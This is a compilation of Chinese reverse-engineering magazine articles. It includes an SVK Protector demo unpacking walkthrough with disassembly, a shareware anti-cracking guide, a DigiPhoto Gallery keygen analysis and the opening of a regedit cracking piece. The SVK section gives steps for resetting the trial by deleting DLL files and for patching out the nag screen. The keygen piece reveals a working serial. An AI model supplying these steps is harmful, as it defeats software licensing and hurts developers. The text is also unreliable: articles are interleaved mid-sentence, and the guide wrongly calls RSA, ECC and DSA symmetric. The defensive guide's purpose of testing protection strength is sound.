某日研究SVK Protector DEMO 1.32这个软件的防御措施(下载页面 http://www.pediy.com/tools/packers.htm，1.8MB)，发现用这个DEMO版以及ZILOT破解版加壳的程序很容易被脱壳，但是真正用注册版的SVK加壳的程序保护强度是很大的，比ACProtect还要难缠！我这次脱的是SVK Protector DEMO 1.32版，找OEP的方法只适用于对付用ZILOT破解版和DEMO版加壳的程序。至于后面修复丢失代码的方法或许还稍微有点参考价值。本次调试环境是Windows XP、Ollydbg1.09、PEiD、LordPE、ImportREC、WinHex。

寻找 OEP

先用插件IsDebug 1.4.dll去掉Ollydbg的调试器标志，设置忽略除了"内存访问异常"之外的所有其他异常。

用Ollydbg手动脱壳，老规矩，载入后弹出"是压缩代码——要继续进行分析吗？"点"否"。

```
004C9000    60               pushad
//进入OD后断在这！
004C9001    E8 00000000      call svkp.004C9006
```

```
004C9014    64:A0 23000000   mov al,byte ptr fs:[23]
        //Win 98下调试注意这个值，应该是AL=0
004C901A    EB 03            jmp short Svkp.
004C901F

004C901F    84C0             test al,al
004C9021    EB 03            jmp short Svkp.004C9026

004C9026    75 67            jnz short Svkp.004C908F
//在Win 98下调试改变Z=1，使这里不跳！跳则OVER！
```

下面就是反跟踪。调用kernel32._lopen检测有无危险产品，其实和CreateFileA的效果是一样的

```
004C902D    8DB5 C5020000    lea esi, dword ptr ss:
[ebp+2C5]
004C9033    56               push esi
004C9034    8006 44          add byte ptr ds:[esi], 44
004C9037    46               inc esi
004C9038    E2 FA            loopd short svkp.
004C9034
```

被检测的工具:

```
004C92C6  5C 2E 5C 54 52 57 00 5C 5C 2E 5C 53 49 43
45 00  \.\TRW.\\.\SICE.
004C92D6  5C 5C 2E 5C 4E 54 49 43 45 00 5C 5C 2E 5C
46 49  \\.\NTICE.\\.\FI
004C92E6  4C 45 56 58 44 00 5C 5C 2E 5C 46 49 4C 45
4D 4F  LEVXD.\\.\FILEMO
004C92F6  4E 00 5C 5C 2E 5C 52 45 47 56 58 44 00 5C
5C 2E  N.\\.\REGVXD.\\
004C9306  5C 52 45 47 4D 4F 4E 00 E8 00 00 00 00 81 2C
24  \REGMON.

004C903A    8B8D C1020000       mov ecx, dword ptr ss:
[ebp+2C1]
004C9040    5E                  pop esi
004C9041    55                  push ebp
004C9042    51                  push ecx
004C9043    6A 00               push 0
004C9045    56                  push esi
004C9046    FF95 0C610000       call dword ptr ss:
[ebp+610C] ; kernel32._lopen
004C904C    59                  pop ecx
004C904D    5D                  pop ebp
004C904E    40                  inc eax
004C904F    85C0                test eax, eax
004C9051    75 3C               jnz short svkp.004C908F
004C9053    803E 00             cmp byte ptr ds:[esi], 0
004C9056    74 03               je short svkp.004C905B
004C9058    46                  inc esi
004C9059    EB F8               jmp short svkp.004C9053
004C905B    46                  inc esi
004C905C    E2 E3               loopd short svkp.004C9041
// 循环检测。为何不把Ollydbg加入黑名单?
```

下面用F9和Shift+F9运行，中断在异常处。注意 程序有很多地方是反单步跟踪的。

```
07B40492    8900                mov dword ptr ds:[eax],
eax       // 第1次异常
07BA03E1    8900                mov dword ptr ds:[eax],
eax       // 第2次异常
07BA137F    6285 0E0B0000       bound eax,qword ptr
ss:[ebp+B0E]   // 第3次异常，过了这个异常后弹出Trial的
保护画面，Try Me后返回
07BABC57    CD 01   int 1     // 第4次异常
```

此时按"CTR+F"快捷键在"整个区段"查找命令: add edx, dword ptr ss:[ebp]

```
07BBB8A9    0355 00             add edx,dword ptr ss:
[ebp]    // 找到这里! F2此处下断! Shift+F9断在此处!
//EDX=00001000 + 00400000=00401000  这就是OEP值
```

按"CTR+F"快捷键，在"整个区段"查找命令: mov dword ptr ss:[esp+1C], edx

```
07BBB920    895424 1C     mov dword ptr ss:[esp+1C],
edx      // 找到这里! F2此处下断! F9断在此处!
//[esp+1C]=[0012FFBC]=EDX=00401000
```

程序返回的是OEP+1的地方。想看看是如何返回的吗?

```
CTR+F 在07BBB920下面查找命令: inc dword ptr ss:[esp]

07BBB9EE    FF0424              inc dword ptr ss:[esp]
// 找到第1个
07BBB9F1    EB 02               jmp short 07BBB9F5

07BBBB20    FF0424              inc dword ptr ss:[esp]
// 找到第2个
07BBBB23    EB 02               jmp short 07BBBB27

07BBBBC6    FF0424              inc dword ptr ss:[esp]
// 找到第3个
07BBBBC9    EB 02               jmp short 07BBBBCD

07BBBD2F    FF0424              inc dword ptr ss:[esp]
// 找到第4个
// 这里中断2次后看见OEP值00401000
07BBBD32    EB 02               jmp short 07BBBD36

07BBBD36    C3                  retn              /
/ 返回至 00401001
```

重新载入程序，我们已经知道OEP，以及程序返回的是401001，所以在内存401001处的几个字节下内存访问断点，程序会中断在OEP的下面代码处。用LordPE纠正ImageSize后完全DUMP这个进程，后来我为此付出了代价:-(

修复输入表

我曾经跟踪过几个SVK Protector加壳的试炼品，发现也像ASP那样有些特殊函数，是ImportREC识别不出来的。常见的特殊函数有: GetVersionExA、GetModuleHandleA、ExitProcess等，并且有时运行ImportREC竟然无法找到SVK加壳程序的进程! 我的办法是: 去你的ImportREC文件夹下，把ImpREC.ini改名或删除。呵呵，现在运行ImportREC已经能够看见目标进程啦。选择这个进程，把OEP改为00001000, 点IT AutoSearch，点"Get Import"，函数无效，用"追踪层次1"修复大部分，还有3个函数无效，用SvkpIAT.dll插件识别出GetVersionExA和GetModuleHandleA，最后一个就是ExitProcess了。好了，输入表修复结束!

ImportREC未识别的函数

```
0  000C51F8    0000   07D333DD
0  000C5200    0000   07D32070
0  000C521C    0000   07D37656

00401005     FF15 1C524C00      call dword ptr ds:
[4C521C]
  ====>这里出错  应是 GetVersionExA
00401028     FF15 00524C00      call dword ptr ds:
[4C5200]
                                ====>这里出错  应
是 ExitProcess
00401086     FF15 F8514C00      call dword ptr ds:
[4C51F8]
====>这里出错  应是 GetModuleHandle
```

修复脱壳后的程序

运行脱壳后的程序弹出没有找到注册文件，然后退出。Ollydbg载入脱壳后的程序看看。

```
00401000    68 1DF34B00    push dumped_.004BF31D
00401005    FF15 1C524C00    call dword ptr ds:[<&kernel32.GetVersionExA>]
0040100B    85C0    test eax,eax
0040100D    75 1F    jnz short dumped_.0040102E
====>把这里改为JMP 0040102E就跳过出错提示了。其实是程序发现被脱壳了。
```

还原被壳抽取的关键代码比较麻烦，这是S V K Protector做得比较出色的部分。

```
"If You are there, You are a good cracker, but this is only the beginning "
```

这是调试时从代码中发现的作者的留言。的确，偶的噩梦开始啦……

可以正常运行了，但是执行加壳功能时程序自动退出！分别载入原程序和脱壳后的程序比较跟踪，原来许多关键功能的代码部分均被分块加密了！执行时再从壳里面还原，执行完后又清除。偶脱壳时没有这部分代码，当然无法执行关键功能了。郁闷，这么多代码要手动还原，比ASProtect、ACProtect等猛壳还变态！

让壳和被加壳的程序溶为一体、互不分离，可谓是壳的美妙理想，是许多壳孜孜以求的境界！相对而言，SVK Protector在这方面变形技术做得比较好。

整理的丢失代码总序表：

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

当我费了九牛二虎之力熬了两个通宵把这些被壳抽取的代码统统还原后，可以正常运行并且能够加壳了。正想去休息时却发现被加壳后的程序居然无法运行，我苦笑连连，SVK Protector太厉害了！重新分析若干次，无果。却突然想起以前用原版调试时加壳的程序也是无法运行！于是关掉所有的调试器，运行SVK Protector原程序，然后直接用LordPE纠正ImageSize后完全DUMP这个进程。接着修复输入表，把这些丢失代码再次全部还原，终于正常啦！

1. 第一处被抽取的代码

```
0041A731    FF25 D13AD307    jmp dword ptr ds:[7D33AD1]    //入壳还原!

07D3578B    F3:A4    rep movs byte ptr es:[edi], byte ptr ds:[esi]//这里对0041A741至0041A828之间的代码进行还原!
```

好了，代码还原后，部分脱壳 0041A741；大小 0041A828-0041A741=E7；存为 0041A741.dmp；用WinHex把这段代码写入脱壳后程序的相应位置！改0041A731后面全部NOP：

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

2. 第二处被抽取的代码

```
0041A82D    FF25 1B5AD307    jmp dword ptr ds:[7D35A1B]
```

这段代码还原成：

```
0041A82D    90    nop
0041A82E    90    nop
0041A82F    90    nop
0041A830    90    nop
0041A831    90    nop
0041A832    90    nop
0041A833    90    nop
0041A834    90    nop
0041A835    90    nop
0041A836    90    nop
0041A837    90    nop
0041A838    C3    retn
……
```

限于篇幅，后面的几十处代码还原就没有罗列了，有兴趣可以自己试试。

关于破解

注册文件是别想啦，Key Protection功能也被封了，其他的限制到可以想想办法爆破。

(1)如果你的SVK Protector DEMO 1.32已经过期或者弹出某某错误拒绝运行，去你的system32下(Win98是system)把svkp2.dll和ispn2.dll两个文件删除，这两个东东保存的就是使用天数、次数的信息。怎么样？又重新开始了吧？

(2)程序界面中出现的"Unregistered、Demo"字样就随你心意修改了，改成你自己的专用版？

(3)用其加壳后目标程序运行弹出的"Unregistered Version"的保护提示可以这样去除

```
0042AF06    FF9318610000    call dword ptr [ebx+00006118]
```

把上面代码改成下面的就行啦，以后加壳不会再出现NAG了。


```
0042AF06    83C4 10    add esp, 10
0042AF09    90    nop
0042AF0A    90    nop
0042AF0B    90    nop
```

icefire编后：必索敌人之间来间我者，因而利之，导而舍之，故反间可得而用也。或许此篇文章能给广大软件逆向工程爱好者启迪，开拓思路。对这次脱壳的经历有什么心得？

icefire：中国的共享软件正在飞速地发展，每天都会涌现出许多优秀的国产共享软件，在这种环境下，共享软件的软件保护(SoftWare Protection 即如何能使你的程序避免被破解或难以被破解)越来越成为中国几百万程序员所关注的问题。本文作者是一个优秀的程序员，将他多年从事软件防护的经验和盘托出，对于广大共享软件的开发者而言，不啻是一道什锦好菜。

适合对象：程序员

前置知识：程序编写经验



怎样算是一个好的软件保护

文／LingDi[Nuke Group]

编写一个好的软件保护并不是一件容易的事情，但是却也绝非不可能。请记住：如果你在程序中使用了一个公开的或被人所熟知的保护模块、动态连接库、控件或者是一种保护方法，那么可能会使Cracker（即破解者）的工作容易很多。大多数的Cracker都有很多专门针对这些公开保护模块或加密方法的破解工具和破解办法，目前有80%～90% 的公开保护模块已经有了相对应的解密工具或方法，所以一个好的软件保护的关键是选用一种非公开的或者鲜为人知且有效的方法或者模块，这样可以使得Cracker花费更多的时间在你的软件保护上，或者使其放弃继续破解你的软件。

以下是我归纳总结的一个好的软件保护的特点以及规范，若你能妥善应用，将必定会有效的Anti-Crack。

1.在编程过程中尽量不要输入任何描述性的信息

举个例子，如果你的程序中包含一个被命名为："TestRegistration"的函数用来检测注册信息的正确性，那么当Cracker反汇编你的程序之后，将很容易找到这个关键函数，从而有针对性地进行详细分析。又如：你将程序的注册窗体命名为："REGFORM"，Cracker也会很快确定关键位置加以分析。这一条在使用Delphi，VB或者BC编译的软件中尤为突出。

2.在编译后的软件中应尽量避免多余的提示信息

如果当用户输入了一段注册码后你的程序给出了提示信息，如"注册成功，感谢您使用XXXX……"或者"注册失败，注册码格式必须为XXXX……"等，那么你的这些提示信息将会以明码的形式保存在程序中，几乎通过任何一种反汇编工具，Cracker都可以很容易找到这些提示信息，从而确定关键的注册码计算位置，以及对比语句。如果你在编程的时候，加入了Anti-Crack代码，那么建议您当检测到用户有破解企图之后，不要给出任何提示信息，而是在系统的某个地方做一个记号，随机地过一段时间后使软件停止工作，或者装作正常工作但实际上却在所处理的数据中加入一些垃圾。否则很容易被Cracker所发觉，并进行更彻底的修改。

若基于某些特殊情况必须加以提示，那么想办法实现动态创建这些对话框要比将这些提示信息以明码的形式保存在资源中，待需要的时候调用要好得多。

3.注册算法中应当至少使用一种标准加密算法

强烈推荐您在程序中至少使用一种标准加密算法，个人推荐RSA1024、ECC或者DSA这3种对称算法，即使这种算法无法防止你的程序被破解，最起码也会使Cracker花费更多的时间来破解你的程序。若你在应用这些算法的时候使用得当，那么可以使Cracker没有办法做出你软件的注册机(KeyGen)。

4.随时验证注册信息的正确性

在一个不起眼的地方或者一个Cracker想不到的时间来验证注册信息的正确性或者程序的完整性是一个非常有效的保护方法，因为Cracker非常厌烦破解这种软件保护，它使得你的程序很难被真正破解。

5.尽量避免在用户输入完注册码后立即验证进行注册码验证

这样做会使Cracker难以确定你的程序验证注册码这部分代码的具体位置，从而加大破解的难度，比如很多共享软件在你输入完注册码后会要求你重新启动程序或强制关闭程序，等第二次启动的时候再在某一处验证你刚才所输入的注册信息的正确性。最终的目地都是让Cracker很难确定你程序真正判断注册信息正确性的代码位置。

同样的，在用户输入完注册信息后执行一段无关紧要的判断代码，然后在其他地方再进行真正的注册验证也是一个不错的办法。

6.在你的程序中添加软件完整性验证信息

若你在程序中添加了校验信息以及验证代码来判断程序的完整性，将使Cracker无法简单地通过破解补丁来修改你的程序，当然这对于内存补丁(Loader)可能不会有很好的效果，不过如果程序员设计得当，同样可以根据这一条完成对内存代码的CRC或者其他算法的校验，来

使Cracker无法轻易从内存修改下手破解，当你能将这条妥善的应用后将会很有效地防止Cracker修改你的程序或者通过编写Loader来载入破解。与第三条搭配的话就是一个完整的Anti-Crack方案了。

7.分布验证可以使你的程序更难被破解

若你能很好地应用第6并且在条件允许的情况下，建议您可以多次测试注册信息的正确性或程序的完整性，而不是一次验证，这样可以使Cracker难以明白你软件的完整注册算法，当你能妥善地使用多次验证的时候，Cracker通常都难以破解你的程序，因为他们常会漏掉一处或者多处验证点。

8. 应该充分利用“花指令”

“花指令”对于普通程序员来说可能是一个很难理解的概念，但相对的也是Cracker比较厌烦的一种软件保护方式。所以，这条更多取决于编程人员的技术条件。在共享软件中有效的应用花指令，可以有效地防止多数反汇编软件对你的程序进行正常的反汇编，而且反汇编后的代码根本无法理解。

关于“花指令”的具体介绍和技术实现方法在网络中有大量的文章，我在此就不重复了，有兴趣的朋友可以自行翻查资料。

9.不要将用户的注册信息保存在容易找到的位置

若你将用户的注册信息简单地保存在Windows的注册表中，或者一些明显的INI文件中等，将会使Cracker很容易地找到它们并进行替换或者修改，推荐将注册信息保存在一个不会被轻易猜测到的地方，比如命名为一个DLL文件存放在系统目录下或者将注册信息附加在一个一般不会被用到的系统文件末尾，这样即使Cracker使用监听工具来记录你程序的读写资料，也仍然需要花费很多时间来进行分析。

10.在注册算法中使用单一条件作为运算关键值

在共享软件的注册算法中，应当尽量使用一些每个用户所独有的特征信息，比如使用者电脑中的硬盘序列号、CPUID、主板信息、BIOS信息等等，这样可以防止一个正版用户非法地在多台机器上注册，同时也可以避免当软件被Cracker破解后，通过发布一个正确的注册信息而流传。

11.不要在意您设计的注册码过长

很多软件的作者担心用户需要输入的注册信息过长而引起客户的反感，其实这无伤大雅，一个足够长的注册码可以使Cracker难以理解并且可以有效地预防对注册码的穷举攻击，如果编程水平允许，完全可以在注册信息中包含一些程序运行必须的重要信息或者数据，这样当Cracker强行修改了你的程序跳过注册验证，将使它无法正常运行。

12.通过几个特定的系统文件，例如System.dat或Bootlog.txt来得到当前的系统日期

若你的程序未注册版本进行了时间限制，则可以通过获取一些特殊的文件的日期来判断软件是否过期，不要依赖于GetLocalTime( )、GetSystemTime( )这样众所周知的API函数来获取系统时间，这样很难防止用户对日期进行非法修改。

13.如果你限制了未注册版本的某些功能，请确定这些功能的代码并没有写入限制版本中

很多程序员经常把软件写成功能限制版本，只有在注册后才能使用全部功能（比如保存文件），在某些情况下，破解者可以修改程序代码解除这些限制，但如果你的软件中根本就不包含这种功能，Cracker就很难破解了。

14.如果你的程序被破解了，尽快发布新版本

频繁的升级会使Cracker厌烦继续破解你的程序，尤其是当Cracker只能使用强行修改你的程序的方法来破解它的时候，因为破解补丁一般对修改后的程序是无效的。在不改变注册算法的前提下，使用正版的注册用户是不会怪罪你频繁升级的。

15.使用当前最优秀的动态压缩／加壳工具来保护你的软件

随时注意新的加壳工具，不断地尝试、使用，并关注哪些是Cracker头痛的，使用这些新的工具来保护你软件的新版本，一个好的加壳工具会有效地加大破解难度。

16.如果你的程序通过序列号注册，那么请确保正确的序列号永远不会完整地出现在内存中

这样可以避免通过简单的搜索来得到您程序的正确注册信息，因为很多程序是通过对比正确的序列号和错误的序列号两个字符串来验证注册是否成功的，这使得Cracker可以通过简单的搜索或者调试来得到将要对比的正确序列号，而不需要知道你使用了什么方法产生了它。最好的办法是使用同样的方法来对用户输入的序列号和正确的序列号进行编码，然后对比编码结果， 这样就可以使正确的序列号不会出现在内存中，你也可以分很多步来验证用户输入的序列号的正确性，来确定用户输入的序列号并非是使用调试器从内存中得到的。

17.考虑在线注册

互联网是一个很好的注册媒介，在线注册也可以有效地防止你的程序被破解或增加Cracker破解你程序的时间。例如，将一些程序的关键代码或文件保存在你的服务器上，用户点击注册按钮后，程序将注册信息发到服务器上进行验证，若验证成功则发送关键的代码或文件回到客户段，程序正常运行，反之程序则无论如何无法正常运行。若你的软件跟网络密切相关，且又能保证你的用户群都有联网的条件的话，那么我个人强烈推荐你考虑使用一些技术进行网络验证。

18.尽可能多地测试你的软件保护

软件正式发布之前一定要在各类操作系统中进行详

icefire：菜菜们在软件破解上获得初步的成绩后，往往都会有一种迫不及待的想要分析注册算法写注册机的冲动，而且难以克制，但一时又很难找到一个理想的发泄对象（软件）。别急，下面就为大家准备了一个好对象，相信可以一解燃眉之急。

DigiPhoto Gallery v2.4 注册算法分析

文／eym

DigiPhoto Gallery是一款将数码照片发布到网页上的工具，是我们本次操刀的对象，用于研究其注册算法。需要使用的破解工具有ollydbg和DeDe 3.5。

破解过程

首先运行DeDe反汇编该程序，反编译完成后，点击"过程"，在左边出现会"单元名"，选中KeyRegister，看右边的"事件"，找到"_PROC_004CC758"（图1）。

在弹出的反汇编窗口若是能找到TfmKeyRegister.editKey和TfmKeyRegister.editEmail字样，就说明我们找对了，这就是计算处理注册码的CALL。现在静态分析已经不能满足我们的需求了，开始动态分析。

运行ollydbg，加载DigiGallery.exe，在004CC758处设断点。运行程序，输入Email:eym@163.com和注册码:

细的测试。因为通常一些保护方法或者模块或者加壳后的程序可以正常运行在Win9X系统下，但是却无法在NT内核的操作系统中运行。

后话

我认为，依目前的技术和设备来讲是不存在无法被破解的软件的，加密和解密是一个永远争论不休的话题，任何一方找到了新的方法或应用了新的技术另一方都会很快出现与之对应的新技术和新方法，即使你能完全掌握上面的所有规则并能妥善地理解并应用，也没有任何人敢保证你的软件不会被破解，我们所希望的就是能达到相对难以破解，或者破解你软件所需要的成本超出你软件本身的价值，这样就足够了。

推荐几个我认为相对来说比较优秀的加壳工具。

ASProtect v1.23

这个壳在pack界当选老大是毫无异议的，当然这里的老大不仅指它的加密强度，而是在于它开创了壳的新时代，seh和各种流行的anti，bpm断点的清除都出自这里；更为有名的当属rsa的使用，使得demo版无法被crack成完整版本，code_dips也源于这里。it的处理即使到到现在看来也是很强的。它的特长在于各种加密算法的运用，这也是各种壳要学习的地方。但是它的缺点就在于anti太温柔，最终让各位老大们轻松地进行研究，这个壳就失败在这个地方。

Krypton 0.5

这个壳的特点是它使用了多线程，据我所知是第一个在壳中使用多线程的工具。但强度一般，兼容性也不够理想，很多情况下根本无法成功给软件加壳。

Armadillo

最新版本应该是3.20。这是一款非常优秀的保护软件，应用了很多新的优秀技术和理念。可以运用各种手段来保护你的软件，同时也可以为软件加上种种限制，包括时间、次数、启动画面等。

ACProtect 1.10

该壳变形做得好，强度和aspr新版差不多，并且提供详细的SDK和帮助文件，作者是中国人，新版中加入了API分解技术，可以将你软件中的一些API和壳中包含的API进行替换，使加壳后的程序更难脱壳。

Xtreme-Protector

这个可以说是目前最强悍的壳，也是驱动程序使用最为熟练的一个壳，驱动有解码，anti的作用，多线程解码，RUNTIME解码，繁多的花指令。用SOFTICE脱这个壳基本是不可能的！除非用一个不依靠INT3、INT1 和 DRX来下断点的调试器。

DingBoy's PELock


中文名称"幻影(DBPE)"是目前公认的国产加壳工具中相对来说最强悍的，作者DingBoy是一个非常优秀的Cracker以及Coder，Anti比较强悍，而且带有烦杂的花指令，但是跟上述的一些国外加壳工具来比仍然有一些不足，DingBoy也在不断完善这个工具。

还有新壳不断涌现中……

编后：

不客气地说，国内很多共享软件作者都不懂一些基本的破解知识，花很多时间做出加密方案其实不堪一击！国内的水平同国外相比，不在一个档次上，致国内软件一经推出，就惨遭Crack。长此以往，挫伤了共享软件作者继续开发的积极性，这导致了国内软件整体水平不如国外软件的现象。其实，加密和破解之间的直接关系非常大，懂破解起码可以测试一下自己的加密强度。我们推出"密界寻踪"也是这个目的，希望通过对软件保护的"攻"来研究出好的"防"，从而达到坚固的保护国产软件版权的目的！

12121212，点注册。程序中断在004CC758，往下走不了几步来到004CC7F3处，这里有作者给Hacker的一句话（哎，其实咱们是Cracker）。




```
004CC7EE  E8 9DEEFFFF     CALL DigiGall.004CB690
004CC7F3  8D95 1CFFFFFF   LEA EDX,DWORD PTR SS:
[EBP-E4]      ；停在这
```

你能看到EDX指向一个字串"Mr.Hacker! Earn Money. email:ativapro@hotmail.com with hack info"，继续向下走，此处没什么可留意的，一直来到004CC82C，进入这个CALL：

```
004CC82C  E8 F3EEFFFF     CALL DigiGall.004CB724
；F7进入这个CALL
```

再进入004CB724，来到下面的代码处

```
004CB730  894D F4        MOV DWORD PTR SS:[EBP-C],
ECX   ；保存注册码
004CB733  8955 F8        MOV DWORD PTR SS:[EBP-8],
EDX   ；保存email
004CB736  8945 FC        MOV DWORD PTR SS:[EBP-4],
EAX
004CB739  8B45 F8        MOV EAX,DWORD PTR SS:
[EBP-8]   ；用户名给eax
……
004CB764  E8 43000000    CALL DigiGall.004CB7AC
；关键CALL，进入
004CB769  8B45 EC        MOV EAX,DWORD PTR SS:
[EBP-14]
；EAX中是格式化后的真正注册码DJNB-WCD7-AOMG
004CB76C  8B55 F4        MOV EDX,DWORD PTR SS:
[EBP-C] ；自己输入的伪注册码
004CB76F  E8 7094F3FF    CALL DigiGall.00404BE4
004CB774  75 04          JNZ SHORT DigiGall.004CB77A
；判断是否相等
004CB776  C645 F3 01     MOV BYTE PTR SS:[EBP-D],1
004CB77A  33C0           XOR EAX,EAX
```

进入004CB764处的CALL DigiGall.004CB7AC，这个CALL开始计算注册码。在它下一行004CB769处就是真正的注册码了，我们为了研究算法，先不管它。进入004CB7AC，往下走到004CB7DF：

```
004CB7DF  B9 3CB84C00  MOV ECX,DigiGall.004CB83C
；ASCII "Thumbnail Maker"
004CB7E4  BA 54B84C00  MOV EDX,DigiGall.004CB854
；ASCII "SoftSol"
004CB7E9  B8 64B84C00  MOV EAX,DigiGall.004CB864
；ASCII "MCP"
```

```
；下面这个CALL将把Email和几个个特定字串连接起来，并计算出一个8位的数值
004CB7EE  E8 71F9FFFF   CALL DigiGall.004CB164
；关键CALL（1）
004CB7F3  6A 00          PUSH 0
004CB7F5  6A 00          PUSH 0
004CB7F7  8B45 F4        MOV EAX,DWORD PTR SS:
[EBP-C]
004CB7FA  50             PUSH EAX
004CB7FB  33C9           XOR ECX,ECX
；ECX置零（后面的计算需要）
004CB7FD  8B55 F0        MOV EDX,DWORD PTR SS:[EBP-
10]；字串8069fde
004CB800  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-
4]
这个CALL将计算出最后的注册码
004CB803  E8 60000000  CALL DigiGall.004CB868   ；关键
CALL（2）
```

进入004CB164'CALL（1）'后，来到004CB1DF处，此时EAX指向连接好的字串'MCPSoftSolThumbnail Makereym@163.com'Y-t!:A'。

```
004CB1DF  8B45 F0        MOV EAX,DWORD PTR SS:
[EBP-10]
004CB1E2  E8 31000000    CALL DigiGall.004CB218   ；进
入这个CALL
```

进入CALL 004CB218，此处是把字串"MCPSoft-SolThumbnail Makereym@163.com'Y-t!:A"通过特定的算法进行计算，得出结果为"8069FDE1"，并将其转换成字符型，然后把其中的大写字母转换成小写字母，即"8069fde1"。限于篇幅我们把分析放到后面，此处大家自己看一下就行了，算法比较简单，都是些加减运算，主要用到的就是004CB247处的字串长度，以及532D5C处的一个码表（最后我们将说一下这个码表）。

```
004CB244  8B45 FC        MOV EAX,DWORD PTR SS:
[EBP-4]
；EAX指向字串MCPSoftSolThumbnail Makereym@163.com'Y-
t!:A
004CB247  E8 4C98F3FF    CALL DigiGall.00404A98   ；返
回上面字串的长度2B（43）
```

从码表中读取字符：

```
004CB27D  8B0485         MOV EAX,DWORD PTR DS:
[EAX*4+532D5C]
；532D5C开始是一块用于该算法的码表
```

经过004CB164处的'CALL（1）'和CALL 004CB218计算得出了字串8069fde1。然后我们进入CALL 004CB868处的关键CALL（2）进行最后的计算。从004CB868向下走，来到004CB8EE，分析的时候大家多多注意堆栈：

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

适合读者	所有爱好Cracker技术的朋友
前置知识	注册表知识、OllyDbg的基本使用、基本跟踪技巧
难度等级	中

icefire：Cracker是一种很特别的群体，在加密与解密的对抗中，Cracker扮演一种反面角色，他们喜欢深入系统的底层、喜欢解除软件限制。而在外界对Cracker有天然的偏见，往往把Cracker当破解者，很多人把Cracker、研究Crack技术的人及破解者混为一谈。除了对这种身份的误解外，人们往往对Cracker的思维更是缺乏了解，对于他们如何解除一种软件的限制更是缺乏一种认识，由此更加深了对Crack的神秘……

当hacker遇上Cracker

——实例解说Cracker思路

文／ 重剑[NukeGroup]

由恶意网页说起

现在很多黑客通过在网页上嵌入恶意代码，使浏览者在登录网站时会不知不觉中招：下载木马或病毒、修改注册表、修改IE浏览器等手段。对于这种可恶的手法，Cracker会怎么处理呢？如果这些招数是第一次使用，那么如何找到什么有效的解决方法呢？如果这些东西撞到Cracker面前，在Cracker面前就会引起一段典型的Cracker思维式的解决方法：首先Cracker会想方法进入代码区，想方设法获得相关的处理代码（真像黑客帝国电影中的进入母体），最常用的手法就是通过静态反汇编器或动态调试器获得相关的代码。其次就是根据表面的一些蛛丝马迹，通过顺藤摸瓜的方式得到关键处理代码。由于接触到的代码多是汇编代码，所以Cracker多会有一种猜测或叫预测的思维，通过阅读汇编代码了解该段代码的大概功能——这和黑客显然是完全不同的，黑客会考虑这段代码是利用了什么漏洞？用什么方式实现？调用了什么东西？甚至这个恶意的服务器能不能入侵？……

通过Cracker的方式解决恶意网页

现在开始看看Cracker是怎么清除恶意代码的。由于木马或病毒会用杀毒软件监测到，会直接杀掉，而修改注册表、修改IE浏览器等的东西必须用其他方法解除（对于用工具解除本文不讲述），好，就用Cracker的方法解除吧。

由于注册表被限制了，那么就用OllgDbg（这个东西就是进入程序的代码区）载入regedit.exe（这个程序在window系统目录下）程序吧，看看注册表是怎么被禁止的。

```
010073B4  PUSH EBX          ; /hWnd
010073B5  CALL EDI          ; \BringWindowToTop
010073B7  PUSH EBX          ; /hWnd
010073B8  CALL DWORD PTR DS:[<&USER32.
SetForegroun>; \SetForegroundWindow
010073BE  JMP regedit.01007497
010073C3  CALL regedit.010075ED
